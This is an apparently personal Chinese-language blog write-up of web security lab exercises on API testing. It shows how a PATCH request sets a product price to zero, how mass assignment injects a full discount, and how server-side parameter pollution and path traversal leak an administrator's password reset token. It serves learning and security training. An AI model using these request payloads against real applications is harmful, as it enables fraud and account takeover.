Api Testing
Lab: Exploiting an API endpoint using documentation
To solve the lab, find the exposed API documentation and delete
carlos. You can log in to your own account using the following credentials:wiener:peter.
找到 /api 端点下的 delete 方法,可以交互,直接删除用户。
Lab: Finding and exploiting an unused API endpoint
To solve the lab, exploit a hidden API endpoint to buy a Lightweight l33t Leather Jacket. You can log in to your own account using the following credentials:
wiener:peter.
流量包里看到 api 接口
1 | GET /api/products/1/price |

尝试修改请求方法,(我直接爆破请求方法了,答案的方法是下面这个)
1 | OPTIONS => 询问服务器“这个资源支持哪些操作方法” |

- PATCH:部分更新资源(只改你传的字段)
尝试修改为 PATCH 方法,返回 401”Unauthorized”。登录完再请求,返回 Content-Type应该是 application/json,修改为 json 格式后,提示缺少 price 参数,随便给个 price 一个空值又提示要求是个整形,把 price 的值改成 0 ,发送 patch 成功0元购
1 | PATCH /api/products/1/price HTTP/2 |
Lab: Exploiting a mass assignment vulnerability
To solve the lab, find and exploit a mass assignment vulnerability to buy a Lightweight l33t Leather Jacket. You can log in to your own account using the following credentials:
wiener:peter.
批量赋值漏洞 mass assignment vulnerability
**Mass Assignment(批量赋值)**是编程框架的一个机制:
自动把用户传入的 JSON 参数映射到后端对象的所有字段。
很多框架为了开发方便,会自动把用户传的参数赋值到对象所有字段里。
检查订单,GET /api/checkout,返回包
1 | { |
提交订单 POST /api/checkout,请求包
1 | { |
通过检查订单,我们发现了一些隐藏参数,尝试手动测试后端是否存在对象批量赋值
一开始我直接测了 “item_price”:133700
POST /api/checkout
1 | { |
失败了,但是注意到还有个 chosen_discount 折扣参数
POST /api/checkout
1 | { |
成功赋值,实现0元购。
Lab: Exploiting server-side parameter pollution in a query string
To solve the lab, log in as the
administratorand deletecarlos.
这一小节讲了一个这样的知识点 => Server-side parameter pollution(sspp,服务器端参数污染 )
Truncating query strings (截断查询字符串 )
假设有一个查询个人信息接口
1
GET /userSearch?name=peter&back=/home
发送到后端后,为了检索用户信息,服务器会向内网API 发送以下请求:
1
GET /users/search?name=peter&publicProfile=true
只能查到 public 权限下的个人信息,也就是一些不敏感的数据。
那么能不能通过构造特殊输入,让后端向内部 API 发的请求被截断?比如让后端实际发出的请求变成:
1
GET /users/search?name=peter
这样就没有 &publicProfile=true 这个参数了。如果 publicProfile 不再强制为 true,就可能查看私密用户信息
有的兄弟,有的。我们都知道 url 查询中 # 片段标识符及其之后的值是不会传给后端的(当然也不是绝对的,只是规范是这样规范的,要看api还有编程语言,框架,程序员怎么设计)
例如,您可以将查询字符串修改为以下内容:
1
GET /userSearch?name=peter%23&back=/home
后端将尝试访问以下api:
1
GET /users/search?name=peter#&publicProfile=true
所以内网 api API 实际能收到的就只有:
1
/users/search?name=peter
等于你把 &publicProfile=true 截断掉了!为什么要 url 编码那不编码的话第一次前端发送给后端那一下就截断了肯定是不行的,要留到最后那一下触发截断。
Injecting parameters(注入参数)
这个的话就是想拼接参数到内网api执行了。
还是那两个接口,假如我们想让服务器加一个 email 参数请求到内网 api ,想看看有什么返回。那么可以按如下方式将参数添加到查询字符串中:
1 | GET /userSearch?name=peter%26email=foo&back=/home |
这样,后端再发给内网 API
1 | GET /users/search?name=peter&email=foo&publicProfile=true |
然后查看响应,寻找有关如何解析附加参数的线索。
这道题我们在找回密码那里先拼接一个 %23 尝试截断
1 | csrf=kg0OM3dMuziACnBTabuddefMrmsYga4g&username=administrator%23 |
返回 Field not specified
再尝试一下 %26x=1
1 | csrf=kg0OM3dMuziACnBTabuddefMrmsYga4g&username=administrator%26x=1 |
返回 Parameter is not supported
这就说明了后端把 x 当成参数了,不然就返回没有这个用户了,所以这里肯定是存在 sspp 漏洞的。在结合 %23 的返回猜一下后端给api的请求上有一个 field 参数,因为被截断所以报错 。
1 | username=administrator%26field=x |
返回,Invalid field
注入成功,但是 x 是无效字段,尝试改为 username返回
1 | username=administrator%26field=username |
哦豁,好像发现了点什么,尝试 email
1 | username=administrator%26field=email |
这个就跟我们程序接口发的请求 csrf=kg0OM3dMuziACnBTabuddefMrmsYga4g&username=administrator 得到的返回一样了
我猜测,找回密码处后端发到内网api那一段是这样拼接的
1 | GET username=administrator&field=email |
但是这样又如何呢,我试了没有 password 字段,也不能直接设置 email=xxx 让重置密码邮件发到我的账户里。
所谓七步之内必有解药,我们查看 forgotPassword.js
我果然还是不熟悉开发流程,没有这种敏感性,只能问 gpt 里。
js 分为两个判断
自动识别密码重置链接中的 reset-token 并跳转、用于邮件链接的情况。用户点开邮件里的重置链接:
1
2
3
4
5
6
7const queryString = window.location.search;
const urlParams = new URLSearchParams(queryString);
const resetToken = urlParams.get('reset-token');
if (resetToken)
{
window.location.href = `/forgot-password?reset_token=${resetToken}`;
}
用户就会定位到 forgot-password?reset-token=ABC123 资源,凭借 token 修改密码
- 没有 token → 用户主动输入用户名申请重置邮件
这一步就是我们一开始干的,所以我们访问 username=administrator 时候,后端接受请求,向内网 api 发送请求类似 username=administrator&field=email,然后 api 发起对这个用户的查询,返回邮箱号。然后向该邮箱发送邮件,应该是一个重置密码的链接,而且分配了 reset-token 用于校验身份。
所以我们的目的就是如何获取这个身份令牌 reset-token,继续尝试参数污染
1 | csrf=kg0OM3dMuziACnBTabuddefMrmsYga4g&username=administrator%26field=reset_token |
这样就可以拿着令牌去重置密码了
1 | /forgot-password?reset_token=xxxx |
Lab: Exploiting server-side parameter pollution in a REST URL
to solve the lab, log in as the
administratorand deletecarlos.
又学到了前置知识,RESTful API 的风格是,参数放在路径上
1 | /api/users/123 |
URL路径可以分解如下:
/api是根 API 端点。/users在这种情况下,它代表一种资源。users。/123表示一个参数,这里是特定用户的标识符。
假设有一个应用程序,允许用户根据用户名编辑用户个人资料。请求会发送到以下端点:
1 | GET /edit_profile.php?name=peter |
这将导致以下服务器向内网 api 端请求:
1 | GET /api/private/users/peter |
这样一想服务器端的参数污染中 %23 和 %26 还能用吗?%23 肯定没问题,但是 %26 的话,由于普通参数改成了路径参数,该如何在后端api请求里注入自己的参数呢?
这就需要配合路径漏洞来注入路径参数了
1 | GET /edit_profile.php?name=peter/../admin |
这可能会导致以下服务器端请求:
1 | GET /api/public/users/peter/../admin |
如果服务器端客户端或后端 API 对此路径进行了规范化,则该路径可能被解析为 /api/public/users/admin。
假如我们多遍历几层,比如说后端 api 文档是这么规定的
1 | /api/public/users/{username} |
那我们就可以传入如下参数
1 | ?name=peter/../../../private/users/admin |
以此来控制路径参数,从而控制后端到api的请求。
话不多说,我们来看这道题,依旧忘记密码入手,我们先用 %23 试试水
1 | &username=carlos/%23 |
返回 Invalid route. Please refer to the API definition,目前看不出啥,再目录遍历一下试试
1 | &username=carlos/../carlos |
成功返回了数据,证明这是路径参数。
1 | carlos/../carlos%23 |
能根据这猜测后端访问api应该是这样的
1 | /xxx/xxx/{username}/xxx/xxx |
所以 %23 阻断之后就会报 404 的错误
1 | carlos/../%23 返回 404 Invalid route. Please refer to the API definition |
报 500 错误这说明了 ../../../../../ 可能来到了路径的根结点了,比如说
1 | /api/users/123 |
可能来到了和 /api 上级目录的根结点位置,也就是 ⬇️
1 | / |
尝试在根结点的位置找一下 api 开发文档
常见API 文档接口
1 | /api |
1 | username=carlos/../../../../../openapi.json%23 |
返回
1 | { |
找到了这个接口了
1 | /api/internal/v1/users/{username}/field/{field} |
所以后台访问 api 应该是这样写的
1 | /api/internal/v1/users/{username}/field/email |
我们继续注入路径参数,来控制写死在后端的api,验证接口
1 | username=carlos/../administrator/field/username%23 |
This version of API only supports the email field for security reasons
v1 版本只能支持 email 字段,V1 换成 v2
1 | carlos/../../../v1/users/administrator/field/username%23 |
{
“type”: “username”,
“result”: “administrator”
}
js 里面翻出来了重置密码的逻辑
1 | window.location.href = `/forgot-password?passwordResetToken=${resetToken}` |
尝试这个字段
1 | username=carlos/../../../v1/users/administrator/field/passwordResetToken%23 |
得到了重置密码的 token。
本文采用 署名-非商业性使用-相同方式共享 4.0 国际 许可协议,转载请注明出处。




